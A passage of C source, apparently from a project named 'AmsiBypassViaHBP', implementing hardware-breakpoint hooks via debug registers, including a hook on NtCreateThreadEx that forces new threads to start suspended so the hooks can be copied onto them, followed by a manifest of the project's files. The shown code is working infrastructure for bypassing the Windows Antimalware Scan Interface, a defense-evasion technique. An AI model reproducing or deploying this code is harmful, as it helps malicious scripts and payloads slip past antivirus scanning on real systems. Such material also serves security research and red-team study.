	NewEntry->Next = g_Head;
	NewEntry->Previous = NULL;

	if (g_Head != NULL)
		g_Head->Previous = NewEntry;

	g_Head = NewEntry;

	LeaveCriticalSection(&g_CriticalSection);

	return SnapshotInsertHardwareBreakpointHookIntoTargetThread(Address, Drx, TRUE, ThreadId);
}


// Remove hook on a specified address														\
	* Address			= Harware breakpoint address (where to unhook)					\
	* ThreadId			= Thread identifier to unhook | 'ALL_THREADS' to remove hook from all threads
BOOL RemoveHardwareBreakingPntHook(IN PUINT_VAR_T Address, IN DWORD ThreadId)
{
	DESCRIPTOR_ENTRY* TempObject = NULL;
	enum DRX			Drx = -1;
	BOOL				bFlag = FALSE,
		Found = FALSE;

	EnterCriticalSection(&g_CriticalSection);

	TempObject = g_Head;

	while (TempObject != NULL)
	{
		if (TempObject->Address == Address && TempObject->ThreadId == ThreadId)
		{
			Found = TRUE;

			Drx = TempObject->Drx;

			if (g_Head == TempObject)
				g_Head = TempObject->Next;

			if (TempObject->Next != NULL)
				TempObject->Next->Previous = TempObject->Previous;

			if (TempObject->Previous != NULL)
				TempObject->Previous->Next = TempObject->Next;

			//if (TempObject)
			//	HeapFree(_GetProcessHeap(), HEAP_ZERO_MEMORY, TempObject);
		}

		if (TempObject)
			TempObject = TempObject->Next;
	}

	LeaveCriticalSection(&g_CriticalSection);

	if (Found)
		bFlag = SnapshotInsertHardwareBreakpointHookIntoTargetThread(Address, Drx, FALSE, ThreadId);

	return bFlag;
}


//------------------------------------------------------------------------------------------------------------------------------------------------------
//------------------------------------------------------------------------------------------------------------------------------------------------------
//								IMPLEMENTATION TO HOOK NEW THREADS : PRIVATE


#define THREAD_CREATE_FLAGS_CREATE_SUSPENDED	0x00000001

PVOID		g_pNtCreateThreadEx = NULL;


// https://learn.microsoft.com/en-us/previous-versions/windows/desktop/legacy/ms687066(v=vs.85)
VOID CALLBACK TimedHookCallback(PVOID lpParameter, BOOLEAN TimerOrWaitFired) {

	// 4. Wait for NtCreateThreadEx to return a HANDLE
	HANDLE hThread = (HANDLE)(*(HANDLE*)lpParameter);
	while (!hThread) {
	}

	EnterCriticalSection(&g_CriticalSection);

	// 5. Search for hooks that should be installed on all threads, and copy them to the new thread as well
	DESCRIPTOR_ENTRY* TempObject = g_Head;
	INT					i = 0;

	while (TempObject != NULL) {

		if (TempObject->Address && TempObject->CallbackFunction && TempObject->ThreadId == ALL_THREADS) {
			// 6. Install the hooks that should be set for all threads
			InstallHardwareBreakingPntHook(TempObject->Address, TempObject->Drx, TempObject->CallbackFunction, GetThreadId(hThread));
			i++;
		}

		// Used to get the first four 'ALL_THREADS' hooks
		if (i == 4)
			break;

		TempObject = TempObject->Next;
	}

	LeaveCriticalSection(&g_CriticalSection);

	// 7. Resume thread
	ResumeThread(hThread);
}


VOID NtCreateThreadExDetour(PCONTEXT Ctx) {

	// 0. Get the pointer to the thread handle
	PHANDLE pThread = (PHANDLE)GETPARM_1(Ctx);

	// 1. Modify the 'Flags' parameter to create the thread suspended
	ULONG uNewFalg = GETPARM_7(Ctx);
	uNewFalg = uNewFalg | THREAD_CREATE_FLAGS_CREATE_SUSPENDED;
	SETPARM_7(Ctx, uNewFalg);

	// 2. Execute the hook as a callback function
	HANDLE hTimer = INVALID_HANDLE_VALUE;
	CreateTimerQueueTimer(&hTimer, NULL, (WAITORTIMERCALLBACK)TimedHookCallback, pThread, 0, 0, 0);

	// 3. Execute the original thread
	CONTINUE_EXECUTION(Ctx);
}


//------------------------------------------------------------------------------------------------------------------------------------------------------
//------------------------------------------------------------------------------------------------------------------------------------------------------
//								IMPLEMENTATION TO HOOK NEW THREADS : PUBLIC

BOOL InstallHooksOnNewThreads(IN DRX Drx) {

	// Install a hook on NtCreateThreadEx, executing the NtCreateThreadExCallback detour function
	g_pNtCreateThreadEx = (PVOID)GetProcAddress(GetModuleHandle(TEXT("NTDLL")), "NtCreateThreadEx");
	if (!g_pNtCreateThreadEx)
		return FALSE;

	return InstallHardwareBreakingPntHook(g_pNtCreateThreadEx, Drx, NtCreateThreadExDetour, ALL_THREADS);
}


BOOL RemoveHooksOnNewThreads() {
	// Remove the NtCreateThreadEx hook from all the threads
	return RemoveHardwareBreakingPntHook(g_pNtCreateThreadEx, ALL_THREADS);
}


//------------------------------------------------------------------------------------------------------------------------------------------------------
//------------------------------------------------------------------------------------------------------------------------------------------------------
//------------------------------------------------------------------------------------------------------------------------------------------------------
//------------------------------------------------------------------------------------------------------------------------------------------------------
Full Archive Manifest (8 files inside .zip)
- AmsiBypassViaHBP/AmsiBypassViaHBP.sln
- AmsiBypassViaHBP/AmsiBypassViaHBP/AmsiBypassViaHBP.vcxproj
- AmsiBypassViaHBP/AmsiBypassViaHBP/AmsiBypassViaHBP.vcxproj.filters
- AmsiBypassViaHBP/AmsiBypassViaHBP/AmsiBypassViaHBP.vcxproj.user
- AmsiBypassViaHBP/AmsiBypassViaHBP/HardwareBreakPoints.c
- AmsiBypassViaHBP/AmsiBypassViaHBP/HardwareBreakPoints.h
- AmsiBypassViaHBP/AmsiBypassViaHBP/Structs.h
- AmsiBypassViaHBP/AmsiBypassViaHBP/main.c